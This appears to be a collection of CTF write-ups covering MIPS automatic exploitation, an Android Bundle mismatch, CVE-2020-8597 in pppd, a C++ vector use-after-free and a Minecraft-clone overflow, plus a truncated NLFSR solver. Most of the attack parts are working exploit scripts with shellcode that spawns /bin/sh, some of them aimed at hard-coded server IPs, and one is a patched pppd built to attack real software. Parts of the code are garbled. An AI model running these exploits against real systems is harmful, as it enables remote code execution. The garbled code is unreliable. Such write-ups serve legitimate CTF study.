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Coderunner

It is a challenge about AEG & mips-asm.

setup

1. `cd ./docker`
2. `docker build -t pwn .`
3. `docker run -d -p "0.0.0.0:9999:9999" --name="pwn" pwn`

Solution

There are several types of check functions (6types * 16 rounds).

I wish you guys would know mips-instruction more by reading mips-asm / analysising / imatating.

But this challenge is harder than I expected. The check part wastes too much time and the timelimit is too strict.

By the way, The file Time is able to write, and the context(which you can forge) will be updated to Rank.

There are two types of exp for this challenge.

Manual analysis

fast but annoying

- 1) Get some binary
- 2) specific solution of each type of check function
 1. Get the Bytecode
 2. Feature recognition
 3. Parameter extraction
- 3) shellcode

This rough exp sometimes may work <3.

```

1.  from pwn import *
2.  import subprocess
3.  import base64
4.  from z3 import *
5.  context.log_level='debug'
6.  context.arch='mips'
7.  def analys(name='./1'):
8.      b=ELF(name)
9.      entry=b.sym['main']+(0xa8-0x1c)
10.     entry=entry-0x400000
11.     tmp=open("./1","r")
12.     check=u32(tmp.read()[entry:entry+3]+'\\0')<<2
13.     check=check+(0xbc-0x28)-0x400000
14.     tmp.close()
15.     tmp=open("./1","r")
16.     END=(u32(tmp.read()[check:check+3]+'\\0')<<2)-4
17.     tmp.close()
18.     # now we get the END of check funcs
19.     START=0x400bb0
20.     f=open(name)
21.     f.read(0xbb0)
22.     data=f.read(END-START)[44:]
23.     f.close()
24.     tmp=data.split("\\x08\\x00\\xe0\\x03\\x00\\x00\\x00\\x00")
25.     assert(len(tmp)==16)
26.     return tmp
27. def judge(s):
28.     if(s=='\\x10'):
29.         return 1#<
30.     else:
31.         return 0#>=
32. def type_1(s):
33.     # asb(s[0]*s[0]-s[3]*s[3])?asb(s[1]*s[1]-s[2]*s[2])
34.     # asb(s[1]*s[1]-s[0]*s[0])?asb(s[2]*s[2]-s[3]*s[3])
35.     s=s[24:]
36.     tmp=ord(s[0][0])
37.     idx_list=[tmp,(tmp+1)%4,(tmp+2)%4,(tmp+3)%4]
38.     m1=judge(s[0xa8+7])
39.     m2=judge(s[0x160+7])
40.     """"
41.     tmp=[]
42.     for x in range(4):
43.         tmp.append(Int('x{}'.format(x)))

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44.
45.     solver = Solver()
46.     for x in range(4):
47.         solver.add(tmp[x]>=0,tmp[x]<256)
48.         if(m1):
49.             solver.add((tmp[0]*tmp[0]-tmp[3]*tmp[3])*(tmp[0]*tmp[0]-
tmp[3]*tmp[3])<(tmp[1]*tmp[1]-tmp[2]*tmp[2])*(tmp[1]*tmp[1]-
tmp[2]*tmp[2]))
50.         else:
51.             solver.add((tmp[0]*tmp[0]-tmp[3]*tmp[3])*(tmp[0]*tmp[0]-
tmp[3]*tmp[3])>=(tmp[1]*tmp[1]-tmp[2]*tmp[2])*(tmp[1]*tmp[1]-
tmp[2]*tmp[2]))
52.         if(m2):
53.             solver.add((tmp[1]*tmp[1]-tmp[0]*tmp[0])*(tmp[1]*tmp[1]-
tmp[0]*tmp[0])<(tmp[2]*tmp[2]-tmp[3]*tmp[3])*(tmp[2]*tmp[2]-
tmp[3]*tmp[3]))
54.         else:
55.             solver.add((tmp[1]*tmp[1]-tmp[0]*tmp[0])*(tmp[1]*tmp[1]-
tmp[0]*tmp[0])>=(tmp[2]*tmp[2]-tmp[3]*tmp[3])*(tmp[2]*tmp[2]-
tmp[3]*tmp[3]))
56.
57.     if solver.check() == sat:
58.         res=solver.model()
59.         print res
60.         print m1,m2
61.     """
62.     if m1==1 and m2==1:
63.         res_list=[79,192,215,18]
64.     elif m1==1 and m2==0:
65.         res_list=[93,246,240,81]
66.     elif m1==0 and m2==1:
67.         res_list=[0,88,38,80]
68.     else:
69.         res_list=[227,70,35,163]
70.     tmp=zip(idx_list,res_list)
71.     res=''
72.     tmp.sort()
73.     for _ in tmp:
74.         res+=chr(_[1])
75.     return res
76. def type_2(s):
77.     # s[0]+s[1] != ?
78.     # s[1]+s[2] != ?
79.     # s[2]+s[3] != ?

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80.         # s[3]+s[0] != ?
81.         return p32(0xdeadbeef)
82. def type_3(s):
83.     # s[0]+s[1]+s[2]== ?
84.     # s[1]+s[2]+s[3]== ?
85.     # s[2]+s[3]+s[0]== ?
86.     # s[3]+s[0]+s[1]== ?
87.     s=s[24:24+0xdc]
88.     s=s.split("\0"+"\\x62\\x14'")
89.     s.pop()
90.     idx_list=[((x+ord(s[0][0]))-1)%4 for x in range(4)]
91.     res_list=[]
92.     for _ in range(4):
93.         res_list.append(u16(s[_][-5:-3]))
94.     sig=sum(res_list)/3
95.     tmp_list=[]
96.     for _ in range(4):
97.         tmp_list.append(sig-res_list[_])
98.     tmp=zip(idx_list,tmp_list)
99.     res=''
100.    tmp.sort()
101.    for _ in range(4):
102.        res+=chr(tmp[_][1])
103.    return res
104. def type_4(s):
105.     # s[0] == ?
106.     # s[1] == ?
107.     # s[2] == s[0] * s[0]
108.     # s[3] == s[1]*s[1]+s[2]*s[2]-s[0]*s[0]
109.     s=s[24:]
110.     if(ord(s[0])==0):
111.         idx_list=[0,1,2,3]
112.     else:
113.         idx_list=[]
114.         for _ in range(4):
115.             idx_list.append((ord(s[0])+_)%4)
116.     res_list=[]
117.     tmp=s.find('\\x00\\x02\\x24')
118.     res_list.append(ord(s[tmp-1]))
119.     res_list.append(ord(s[s.find('\\x00\\x02\\x24',tmp+1)-1]))
120.     res_list.append((res_list[0]*res_list[0])%256)
121.     res_list.append(((res_list[1]*res_list[1])+
122. (res_list[2]*res_list[2])-(res_list[0]*res_list[0]))%256)

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l23.     tmp.sort()
l24.     res=''
l25.     for _ in tmp:
l26.         res+=chr(_[1])
l27.     return res
l28. def type_5(s):
l29.     # s[0]^s[1] == ?
l30.     # s[1] == ?
l31.     # s[2] == ((s[0]^s[1]&0x7f)*2)%256
l32.     # s[3] == s[0]^s[1]^s[2]
l33.     s=s[24:24+172]
l34.     s=s.split('\x00\x62\x14')
l35.     res_list=[]
l36.     tmp=ord(s[1][-5])
l37.     res_list.append(ord(s[0][-5])^tmp)
l38.     res_list.append(tmp)
l39.     res_list.append((((res_list[0]^res_list[1])&0x7f)*2)%256)
l40.     res_list.append(res_list[0]^res_list[1]^res_list[2])
l41.     idx_list=[(x+ord(s[0][0]))%4 for x in range(4)]
l42.     tmp=zip(idx_list,res_list)
l43.     tmp.sort()
l44.     res=''
l45.     for x in tmp:
l46.         res+=chr(x[1])
l47.     return res
l48. def type_6(s):
l49.     # s[0]=s[2]
l50.     # s[3]=s[1]
l51.     # s[3]= ?
l52.     # s[2]= ?
l53.     s=s[24:24+0x64]
l54.     s=s.split('\x00\x62\x14')
l55.     s.pop()
l56.     tmp=ord(s[0][0])
l57.     idx_list=[tmp,(tmp+2)%4,(tmp+3)%4,(tmp+1)%4]
l58.     res_list=[]
l59.     res_list.append(ord(s[3][-5]))
l60.     res_list.append(ord(s[3][-5]))
l61.     res_list.append(ord(s[2][-5]))
l62.     res_list.append(ord(s[2][-5]))
l63.     tmp=zip(idx_list,res_list)
l64.     tmp.sort()
l65.     res=''
l66.     for _ in tmp:

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167.         res+=chr(_[1])
168.     return res
169. #####
170. def get_flag(data):
171.     p.readuntil("Faster > \n")
172.     p.send(data.ljust(0x100, '\x00'))
173.     p.readuntil("Name\n> ")
174.     p.send("niernier".ljust(8, '\x00'))
175.     p.readuntil("> \n")
176.     sh=''
177.     li $a0,0x6e69622f
178.     sw $a0,0($sp)
179.     li $a0,0x68732f
180.     sw $a0,4($sp)
181.     move $a0,$sp
182.     li $v0,4011
183.     li $a1,0
184.     li $a2,0
185.     syscall
186.     ''
187.     print(len(asm(sh)))
188.     p.send(asm(sh))
189.     p.interactive()
190. import hashlib
191. def do_pow():
192.     p.readuntil('hashlib.sha256(s).hexdigest() == "')
193.     res=p.read(64)
194.     for a in range(256):
195.         for b in range(256):
196.             for c in range(256):
197.
198. if(hashlib.sha256(chr(a)+chr(b)+chr(c)).hexdigest()==res):
199.                 p.sendlineafter(">\n",chr(a)+chr(b)+chr(c))
200.                 return
201.
202.     print "???"
203. #####
204. if __name__ == "__main__":
205.     if(1):
206.         ret=subprocess.Popen("rm -rf ./1".split(" "))
207.         ret.wait()
208.         ret=subprocess.Popen("rm -rf ./1.gz".split(" "))
209.         ret.wait()

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210.     if(1):
211.         # start
212.         p=remote('106.53.114.216',9999)
213.         do_pow()
214.         #get binart
215.         p.readuntil("="*15+"\n")
216.         data=p.readuntil("\n")[:-1]
217.         f=open("./"+str(1)+".gz","w+")
218.         data=base64.b64decode(data)
219.         f.write(data)
220.         f.close()
221.         # get finished
222.         ret=subprocess.Popen("gunzip ./1.gz".split(" "))
223.         ret.wait()
224.         ret=subprocess.Popen("chmod +x ./1".split(" "))
225.         ret.wait()
226.     else:
227.         p=process("qemu-mipsel -L /usr/mipsel-linux-gnu/ ./1".split("
228.         if(1):
229.             func=analys()
230.             payload=''
231.             for _ in func:
232.                 if(len(_)>=109*4):# certain
233.                     payload=type_1(_)+payload
234.                 elif (len(_)<=49*4 and len(_)>=47*4):# s[0]:1/3 times
235.                     payload=type_2(_)+payload
236.                 elif (len(_)==74*4):# certain
237.                     payload=type_3(_)+payload
238.                 elif (len(_)>=76*4 and len(_)<=80*4):# s[0]:1/3/5 times
239.                     payload=type_4(_)+payload
240.                 elif (len(_)>=63*4 and len(_)<=66*4): #s[0] 1/4/3 times
241.                     payload=type_5(_)+payload
242.                 elif (len(_)>=42*4 and len(_)<=44*4):
243.                     payload=type_6(_)+payload
244.                 else:
245.                     print len(_)/4
246.                     print (_)
247.                     print("Ouch! An erron was detected!")
248.             get_flag(payload)
249.
250.         ret=subprocess.Popen("rm -rf ./1*".split(" "))
251.         ret.wait()

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Angr

I expected that it could be solved within two seconds, however, I found that it could not succeed in about 1.3 seconds during the game. This mythod which takes 1.5s is a little slower but I think this one is better.

(abs checker needs z3)

Exploit comes from MozhuCY@Nu1L and Mr.R@Nu1L .

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1. import angr
2. import claripy
3. import re
4. import hashlib
5. from capstone import *
6. import sys
7. from pwn import *
8. import time
9. from random import *
10. import os
11. import logging
12. logging.getLogger('angr').setLevel('ERROR')
13. logging.getLogger('angr.analyses').setLevel('ERROR')
14. logging.getLogger('pwnlib.asm').setLevel('ERROR')
15. logging.getLogger('angr.analyses.disassembly_utils').setLevel('ERROR')
16.
17. context.log_level = "ERROR"
18.
19. def pow(hash):
20.     for i in range(256):
21.         for j in range(256):
22.             for k in range(256):
23.                 tmp = chr(i)+chr(j)+chr(k)
24.                 if hash == hashlib.sha256(tmp).hexdigest():
25.                     print tmp
26.                     return tmp
27.
28. #21190da8c2a736569d9448d950422a7a a1 < a2
29. #2a1fae6743ccdf0fcdf6f7af99e89f80 a2 <= a1
30. #8342e17221fff79ac5fdf46e63c25d99b a1 < a2
31. #51882b30d7af486bd0ab1ca844939644 a2 <= a1
32. tb = {
33.     "6aa134183aee6a219bd5530c5bcdedd7":{
34.         '21190da8c2a736569d9448d950422a7a':{
35.             '8342e17221fff79ac5fdf46e63c25d99b':"\xed\xda\x33",
36.             '51882b30d7af486bd0ab1ca844939644':"\x87\xe\x45\x82"
37.         },
38.         '2a1fae6743ccdf0fcdf6f7af99e89f80':{
39.             '51882b30d7af486bd0ab1ca844939644':"\xb7\x13\xdf\x8d",
40.             '8342e17221fff79ac5fdf46e63c25d99b':"\x2f\x0f\x2c\x02"
41.         }
42.     },
43.     "745482f077c4bffffb29af97a1f3bd00a":{
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44.         '21190da8c2a736569d9448d950422a7a':{
45.             '51882b30d7af486bd0ab1ca844939644':"\x57\xcf\x81\xe7",
46.             '8342e17221ff79ac5fdf46e63c25d99b':"\x80\xbb\xdf\xb1"
47.         },
48.         '2a1fae6743ccdf0fc6f7af99e89f80':{
49.             '51882b30d7af486bd0ab1ca844939644':"\x95\x3e\xf7\xe",
50.             '8342e17221ff79ac5fdf46e63c25d99b':"\x1a\xc3\x00\x92"
51.         }
52.     },
53.     "610a69b424ab08ba6b1b2a1d3af58a4a":{
54.         '21190da8c2a736569d9448d950422a7a':{
55.             '51882b30d7af486bd0ab1ca844939644':"\xfb\xef\x2b\x2f",
56.             '8342e17221ff79ac5fdf46e63c25d99b':"\x10\xbd\x00\xac"
57.         },
58.         '2a1fae6743ccdf0fc6f7af99e89f80':{
59.             '51882b30d7af486bd0ab1ca844939644':"\xbd\x7a\x55\xd3",
60.             '8342e17221ff79ac5fdf46e63c25d99b':"\xbc\xbb\xff\x4a"
61.         }
62.     },
63.     "b93e4feb8889770d981ef5c24d82b6cc":{
64.         '21190da8c2a736569d9448d950422a7a':{
65.             '51882b30d7af486bd0ab1ca844939644':"\x2f\xfb\xef\x2b",
66.             '8342e17221ff79ac5fdf46e63c25d99b':"\xac\x10\xbd\x00"
67.         },
68.         '2a1fae6743ccdf0fc6f7af99e89f80':{
69.             '8342e17221ff79ac5fdf46e63c25d99b':"\x4a\xbc\xbb\xff",
70.             '51882b30d7af486bd0ab1ca844939644':"\xd3\xbd\x7a\x55"
71.         }
72.     }
73. }
74.
75. # hd = [i.start()for i in re.finditer("e0ffbd27".decode("hex"),f)]
76.
77. def findhd(addr):
78.     while True:
79.         code = f[addr:addr + 4]
80.         if(code == "e0ffbd27".decode("hex")):
81.             return addr
82.         addr -= 4
83.
84. def dejmp(code):
85.     c = ""
86.     d = Cs(CS_ARCH_MIPS,CS_MODE_MIPS32)
87.     for i in d.disasm(code,0):

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88.         flag = 1
89.         if("b" in i.mnemonic or "j" in i.mnemonic):
90.             flag = 0
91.         #print("0x%x:\t%s\t%s"%(i.address,i.mnemonic,i.op_str))
92.         if flag == 1:
93.             c += code[i.address:i.address+4]
94.     return c
95.
96. # @func_set_timeout(1)
97. # @timeout_decorator.timeout(1)
98. def calc(func_addr,find,avoid):
99.     # p = angr.Project(filename,auto_load_libs = False)
100.    start_address = func_addr
101.    state = p.factory.blank_state(addr=start_address)
102.
103.    tmp_addr = 0x20000
104.
105.    ans = claripy.BVS('ans', 4 * 8)
106.    state.memory.store(tmp_addr, ans)
107.    state.regs.a0 = 0x20000
108.
109.    sm = p.factory.simgr(state)
110.    sm.explore(find=find,avoid=avoid)
111.
112.    if sm.found:
113.        solution_state = sm.found[0]
114.        solution = solution_state.se.eval(ans)#,cast_to=str)
115.        # print(hex(solution))
116.        return p32(solution)[::-1]
117.
118. def Calc(func_addr,find,avoid):
119.     try:
120.         tmp1 = hashlib.md5(dejmp(f[avoid - 0x80:avoid])).hexdigest()
121.         tmp2 = hashlib.md5(f[avoid-0xdc:avoid-0xdc+4]).hexdigest()
122.         tmp3 = hashlib.md5((f[avoid - 0x24:avoid-0x20])).hexdigest()
123.         return tb[tmp1][tmp2][tmp3]
124.     except:
125.         try:
126.             ret = calc(func_addr + base,find + base,avoid + base)
127.             return ret
128.         except:
129.             print "%s %s %s %x"%(tmp1,tmp2,tmp3,func_addr)
130.
131. # calc(0x401b34,0x401978,0x401c48)

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l32. # calc(0x401978,0x401b08,0x401b18)
l33.
l34. # if __name__=="__main__":
l35.
l36. while True:
l37.     try:
l38.         os.system("rm out.gz")
l39.         os.system("rm out")
l40.         r = remote("106.53.114.216",9999)
l41.
l42.         r.recvline()
l43.         sha = r.recvline()
l44.         sha = sha.split("\n")[1]
l45.         s = pow(sha)
l46.         r.sendline(s)
l47.
l48.         log.success("pass pow")
l49.         r.recvuntil("=====\n")
l50.         dump = r.recvline()
l51.
l52.         log.success("write gz")
l53.
l54.         o = open("out.gz","wb")
l55.         o.write(dump.decode("base64"))
l56.         o.close()
l57.
l58.         log.success("gunzip")
l59.         os.system("gzip -d out.gz")
l60.         os.system("chmod 777 out")
l61.         # r = remote("127.0.0.1",8088)
l62.         log.success("angr")
l63.         # filename = "./1294672722"
l64.         filename = "out"
l65.         base = 0x400000
l66.         p = angr.Project(filename,auto_load_libs = False)
l67.         f = open(filename,"rb").read()
l68.         final = 0xb30
l69.
l70.         vd = [i.start()for i in
re.finditer("25100000".decode("hex"),f)]
l71.         vd = vd[::-1]
l72.         chk = ""
l73.         n = 0
l74.         for i in range(len(vd) - 1):
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175.         if(vd[i] <= 0x2000):
176.             n += 1
177.             func = findhd(vd[i])
178.             find = findhd(vd[i + 1])
179.             avoid = vd[i]
180.             ret = Calc(func,find,avoid)
181.             # print ret
182.             chk += ret
183.
184.     n += 1
185.     func = findhd(vd[len(vd) - 1])
186.     find = final
187.     avoid = vd[len(vd) - 1]
188.     ret = Calc(func,find,avoid)
189.     # print ret
190.     chk += ret
191.
192.     print chk.encode("hex")
193.     # chk =
194.     'f1223fb171a0e700f3447552d3bd7a55a1f0a2f300809c0046e5fd5ed12c9696000000
195.     be961a961a00a420e60cf4f00800060000e54961e3a366c9acd3bd7a55'
196.
197.     # chk = chk.decode('hex')
198.     r.recvuntil("Faster")
199.     r.sendafter(">",chk)
200.     context.arch = 'mips'
201.     success(r.recvuntil("Name"))
202.     r.sendafter(">","g"*8)
203.     ret_addr = vd[1]-0x34-0x240+base
204.     success(hex(ret_addr))
205.     shellcode = 'la $v1,{};'.format(hex(ret_addr))
206.     shellcode += 'jr $v1;'
207.     shellcode = asm(shellcode)
208.     print(shellcode.encode('hex'))
209.     r.sendafter(">",shellcode)
210.     r.sendafter("Faster > ",chk)
211.     success(r.recvuntil("Name"))
212.     r.sendafter(">","gg")
213.     shellcode = ''
214.     shellcode += "\xff\xff\x06\x28"
215.     shellcode += "\xff\xff\xd0\x04"
216.     shellcode += "\xff\xff\x05\x28"
217.     shellcode += "\x01\x10\xe4\x27"
218.     shellcode += "\x0f\xf0\x84\x24"
219.     shellcode += "\xab\x0f\x02\x24"
220.     shellcode += "\x0c\x01\x01\x01"

```

```
217.         shellcode += "/bin/sh"
218.         print(len(shellcode))
219.         r.sendafter(">", shellcode)
220.         r.interactive()
221.     except Exception as e:
222.         print e
```

BroadCastTest

This chall is an android pwn

The vulnerability is about the mismatch between serialization and deserialization

This chall is mainly inspired by CVE-2017-13311, etc.

You can read this article <https://weekly-geekly.github.io/articles/457558/index.html>, which details the cause of similar vulnerabilities

In the apk, it first read the Base64 string, then base64decode the data and put it as a Bundle in the broadcast, send it to Receiver2

Receiver2 receives the broadcast, takes out the Bundle, and then takes out a string which key is "command" from the bundle, and determines whether it is getflag,

If not, the Receiver2 will continue to broadcast the data to Receiver3

Receiver3 receives the broadcast, takes out the Bundle, check whether the command is getflag, if so, it outputs "Congratulation"

We cannot pass this check in a normal way, but there is a com.de1ta.broadcasttest.MainActivity \$ Message class in the apk, where the serialization and deserialization do not match

In Receiver2, checking whether the command is "getflag" will cause the Bundle to be deserialized. When it is sent to Receiver3, it will be serialized again. Finally, Receiver3 will perform the last deserialization after receiving the Bundle.

Using the vulnerability, the string whose key is command cannot be obtained when it is deserialized in Receiver2. After serialization, the string with key as command and the value of getflag appears, and then the check of Receiver3 can pass, and finally get To flag

Below is the exp


```

1. from pwn import *
2. import base64
3. from hashlib import sha256
4. import itertools
5. import string
6. context.log_level = 'debug'
7.
8. def proof_of_work(chal):
9.     #for i in
    itertools.permutations(string.ascii_letters+string.digits, 4):
10.     for i in itertools.permutations([chr(i) for i in range(256)], 4):
11.         sol = ''.join(i)
12.         if sha256(chal + sol).digest().startswith('\0\0\0'):
13.             return sol
14.
15.
16. a =
    'SAEAAEJOREwDAAAACAAAAG0AaQBzAG0AYQB0AGMAaAAAAAABAAAACwAAABjAG8AbQAUAG
    QAZQAxAHQAYQAuAGIAcgBvAGEAZABjAGEAcwB0AHQAZQBzAHQALgBNAGEAaQBuAEEAYwB0A
    GkAdgBpAHQAeQAKAE0AZQBzAHMAYQBnAGUAAAAAAP////8AAAAAAAAAAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    BAAAAAwAAAA0AAAA0AAAADQAAAAAAAAAHAAAYwBvAG0AbQBhAG4AZAAAAAAAAAHAAAZw
    B1AHQAZgBsAGEAZwAAAAcAAABjAG8AbQBtAGEAbgBkAAAAAAAAA0AAABQAGEAZABkAGkAb
    gBnAC0AVgBhAGwAdQB1AAAA'
17. b = base64.b64decode(a)
18. p = remote('206.189.186.98', 8848)
19. p.recvuntil('chal= ')
20. chal = p.recvuntil('\n')[:-1]
21. p.recvuntil('>\n')
22. sol = proof_of_work(chal)
23. p.send(sol)
24. p.recvuntil('size')
25. p.sendline(str(len(b)))
26. p.recvuntil('please input payload:')
27. p.send(b)
28. p.interactive()

```

pppd

This challenge is required to write 1 day exp of CVE-2020-8597

This cve itself is actually very simple, just a stack overflow

But the difficulty is to communicate with pppd and debug under the mips environment

Most of the teams did not find a way to communicate with pppd during the game, so I directly released the hint and used socat to communicate with pppd

Next is how to debug

First of all, the network is disabled by default

In /etc/init.d/S40network, delete all comments, then modify the start.sh script, delete -net none, add -redir tcp: 9999 :: 9999 -redir tcp: 4242 :: 4242, so Network is configured

Then modify /etc/inittab

change

```
1. ttyS0 :: sysinit: / pppd auth local lock defaultroute nodetach  
172.16.1.1:172.16.1.2 ms-dns 8.8.8.8 require-eap lcp-max-configure 100
```

into

```
1. ttyS0 :: sysinit: / bin / sh
```

Then go to github to download a [gdbserver](#), repack a cpio, start it

After entering the system, you get a shell by default, and the system comes with a socat

carried out

```
1. socat pty,link=/dev/serial,raw tcp-listen:9999 &  
2. /pppd /dev/serial 9600 local lock defaultroute 172.16.1.1:172.16.1.2  
ms-dns 8.8.8.8 require-eap lcp-max-configure 100
```

Then execute the following command to get the pid of pppd

```
1. ps | grep pppd
```

Use gdbserver attach to pppd

```
1. ./gdbserver --attach 0.0.0.0:4242 pid
```

Then use gdb-multiarch to connect to gdbserver

Then downloading a pppd source code, compile
execute

1. `socat pty,link=/tmp/serial,rawer tcp:127.0.0.1:9999`
2. `pppd noauth local lock defaultroute debug nodetach /tmp/serial 9600
user notadmin password notpassword`

now you can start debug and write the exp

following this [guide](#),you can write the exp of this chall

exp patch is below

```
1. --- ppp-ppp-2.4.7/pppd/eap.c      2014-08-09 12:31:39.000000000 +0000
2. +++ ppp-poc/ppp-ppp-2.4.7/pppd/eap.c      2020-04-12 03:23:54.321773453
   +0000
3. @@ -1385,8 +1385,46 @@
4.         esp->es_usedpseudo = 2;
5.     }
6. #endif /* USE_SRP */
7. -     eap_send_response(esp, id, typenum, esp->es_client.ea_name,
8. -         esp->es_client.ea_namelen);
9. +     //eap_send_response(esp, id, typenum, esp->es_client.ea_name,
10. +         //     esp->es_client.ea_namelen);
11. +#define PAY_LEN 256
12. +     char sc[PAY_LEN];
13. +     memset(sc, 'C', PAY_LEN);
14. +     int* shellcode = (int*)sc;
15. +     shellcode[0]=0x3c09616c;
16. +     shellcode[1]=0x3529662f;
17. +     shellcode[2]=0xafa9fff8;
18. +     shellcode[3]=0x2419ff98;
19. +     shellcode[4]=0x3204827;
20. +     shellcode[5]=0xafa9fffc;
21. +     shellcode[6]=0x27bdfff8;
22. +     shellcode[7]=0x3a02020;
23. +     shellcode[8]=0x2805ffff;
24. +     shellcode[9]=0x2806ffff;
25. +     shellcode[10]=0x34020fa5;
26. +     shellcode[11]=0x101010c;
27. +     shellcode[12]=0xafa2fffc;
28. +     shellcode[13]=0x8fa4fffc;
29. +     shellcode[14]=0x3c19ffb5;
30. +     shellcode[15]=0x3739c7fd;
31. +     shellcode[16]=0x3202827;
32. +     shellcode[17]=0x3c190101;
33. +     shellcode[18]=0x373901fe;
34. +     shellcode[19]=0x3c060101;
35. +     shellcode[20]=0x34c60101;
36. +     shellcode[21]=0x3263026;
37. +     shellcode[22]=0x34020fa3;
38. +     shellcode[23]=0x101010c;
39. +     shellcode[24]=0x3c05004a;
40. +     shellcode[25]=0x34a53800;
41. +     shellcode[26]=0x20460002;
42. +     shellcode[27]=0x3c190042;
```

```

43. +     shellcode[28]=0x37396698;
44. +     shellcode[29]=0x320f809;
45. +     shellcode[30]=0x0;
46. +     sc[PAY_LEN-1] = '\0';
47. +
48. +     eap_send_response(esp, id, typenum, shellcode, PAY_LEN);
49. +     break;
50.
51.     case EAPT_NOTIFICATION:
52. @@ -1452,8 +1490,21 @@
53.         BZERO(secret, sizeof (secret));
54.         MD5_Update(&mdContext, inp, vallen);
55.         MD5_Final(hash, &mdContext);
56. -     eap_chap_response(esp, id, hash, esp->es_client.ea_name,
57. -         esp->es_client.ea_namelen);
58. +     //eap_chap_response(esp, id, hash, esp->es_client.ea_name,
59. +     //     esp->es_client.ea_namelen);
60. +     char payload[1024];
61. +         memset(payload, 'A', 1023);
62. +         memset(payload, 'B', 0x2a0);
63. +     int *tpayload = (int*)(payload + 0x2a0 - 4);
64. +     /*tpayload = 0x040A0BC;
65. +     *tpayload = 0x4083FC;
66. +     /*(tpayload-1) = 0x043EF9C;
67. +     *(tpayload-1) = 0x43EF9C;
68. +     *(tpayload-5) = 0x4a7a0c-8;
69. +
70. +         payload [1023] = '\0';
71. +         eap_chap_response(esp, id, hash, payload, 1024);
72. +     exit(0);
73. +     break;
74.
75. #ifdef USE_SRP

```

stl_container

This challenge is about a bug in c++ vector template

When the item stored in the vector is an Object, no matter what index you want to erase will call the destructor of the last Object in the vector

This causes a UAF vulnerability, and then you can use tcache to carry out various attacks

Below is the exp

```
1. from pwn import *
2.
3. debug=0
4.
5. #context.terminal = ['tmux', '-x', 'sh', '-c']
6. #context.terminal = ['tmux', 'splitw', '-h' ]
7. context.log_level='debug'
8.
9. if debug:
10.     p=process('./stl_container')
11.     #p=process('',env={'LD_PRELOAD':'./libc.so'})
12.     gdb.attach(p)
13. else:
14.     p=remote('134.175.239.26',8848)
15.
16. def ru(x):
17.     return p.recvuntil(x)
18.
19. def se(x):
20.     p.send(x)
21.
22. def sl(x):
23.     p.sendline(x)
24.
25. def add(ty, content='a'):
26.     sl(str(ty))
27.     ru('3. show')
28.     ru('>>')
29.     sl('1')
30.     ru('input data:')
31.     se(content)
32.     ru('>>')
33.
34. def delete(ty, idx=0):
35.     sl(str(ty))
36.     ru('3. show')
37.     ru('>>')
38.     sl('2')
39.     if ty <= 2:
40.         ru('index?')
41.         sl(str(idx))
42.     ru('>>')
43.
```

```
44. def show(ty, idx=0):
45.     sl(str(ty))
46.     ru('3. show')
47.     ru('>>')
48.     sl('3')
49.     ru('index?\n')
50.     sl(str(idx))
51.     ru('data: ')
52.     data = ru('\n')
53.     ru('>>')
54.     return data
55.
56.
57. ru('>>')
58.
59. add(1)
60. add(1)
61. add(2)
62. add(2)
63. add(4)
64. add(4)
65. add(3)
66. add(3)
67.
68. delete(3)
69. delete(3)
70. delete(1)
71. delete(1)
72. delete(4)
73. delete(4)
74. delete(2)
75. data = show(2)
76. libc = u64(data[:6]+'\\0\\0')
77. base = libc - 0x3ebca0
78. free_hook = base + 0x3ed8e8
79. system = base + 0x4f440
80.
81. add(3, '/bin/sh\\0')
82. delete(2)
83. add(4)
84. add(2)
85. add(2)
86. add(3, '/bin/sh\\0')
87. delete(2)
```

```
88. delete(2)
89. add(1, p64(free_hook))
90. add(1, p64(system))
91.
92. sl('3')
93. ru('show')
94. sl('2')
95.
96. print(hex(base))
97. p.interactive()
```

mc_realworld

Files:

[exp.py](#)

[requirements.txt](#)

The challenge was modified based on a minecraft-like game written in C [fogleman/Craft](#).

The vulnerability function is `add_messages` located in the client binary. You can use `bindiff` to find it. In the function, there is some codes like:

```
1. if (text[0] == '@' && strlen(text) > 192) {
2.     text = text + 1;
3.     char *body = text + 32;
4.     size_t length;
5.     char *plain = base64_decode(body, strlen(body), &length);
6.     char message[16] = {0};
7.     memcpy(&message, plain, length);
8.     printf("%8s", &message);
9.     return;
10. }
```

Obviously, an easy stack BOF! Let's use `checksec` to have a look at the protection.

```
1. Arch:      amd64-64-little
2. RELRO:     Partial RELRO
3. Stack:     No canary found
4. NX:        NX enabled
5. PIE:       No PIE (0x400000)
```

Okay... A check-in challenge, that's what I'm thinking about.

`add_messages` will be triggered before some messages show on the console in game. Therefore, we can exploit a player's machine by @someone in the chat box. Make sure the length of text message above 192 bytes, also using `base64` to encode.

One more problem, how to get the `flag` from the victim(bot)'s machine. After digging in the binary, I find `client_talk` function. Using it to @attacker(me) follow with the `flag`, we can receive the flag at the client side.

For more details, check the exploit `exp.py`.

```
De1CTF{W3_L0vE_D4nge2_ReA1_W0r1d1_CrAft!2233}
```

crypto

NLFSR

```
1. # coding:utf8
2. import time
3.
4.
5. def lfsr(r, m): return ((r << 1) & 0xffffffff) ^ (bin(r & m).count('1') %
6. 2)
7.
8. ma, mb, mc, md = 0x505a1, 0x40f3f, 0x1f02, 0x31
9. key = open("data").read()
10.
11.
12. def calcR(x, y):
13.     assert len(x) == len(y)
14.     cnt = 0.0
15.     for i, j in zip(x, y):
16.         cnt += (i == j)
17.     return cnt/len(x)
18.
19.
20. def brutea(nb):
21.     relation, reala = 0, 0
22.     for i in range(2**18+1, 2**19):
23.         s = ''
24.         a = i
25.         for j in range(nb*8):
26.             a = lfsr(a, ma)
27.             s += str(a & 1)
28.             r = calcR(s, key[:nb*8])
29.             if relation < r:
30.                 relation, reala = r, i
31.         print(reala, relation)
32.     return reala
33.
34.
35. def brutecd(nb):
36.     relation, realc, reald = 0, 0, 0
37.     for i in range(2**5+1, 2**6):
38.         d = i
39.         for j in range(2**12+1, 2**13):
40.             c = j
41.             s = ''
42.             for k in range(nb*8):
```

```

43.         c = lfsr(c, mc)
44.         d = lfsr(d, md)
45.         s += str((c & 1) ^ (d & 1))
46.         r = calcR(s, key[:nb*8])
47.         if relation < r:
48.             relation, realc, reald = r, j, i
49.     print(realc, reald, relation)
50.     return realc, reald
51.
52.
53. def bruteb(nb, a_, c_, d_):
54.     for i in range(2**18+1, 2**19):
55.         b = i
56.         a, c, d = a_, c_, d_
57.         s = ''
58.         for j in range(nb*8):
59.             a = lfsr(a, ma)
60.             b = lfsr(b, mb)
61.             c = lfsr(c, mc)
62.             d = lfsr(d, md)
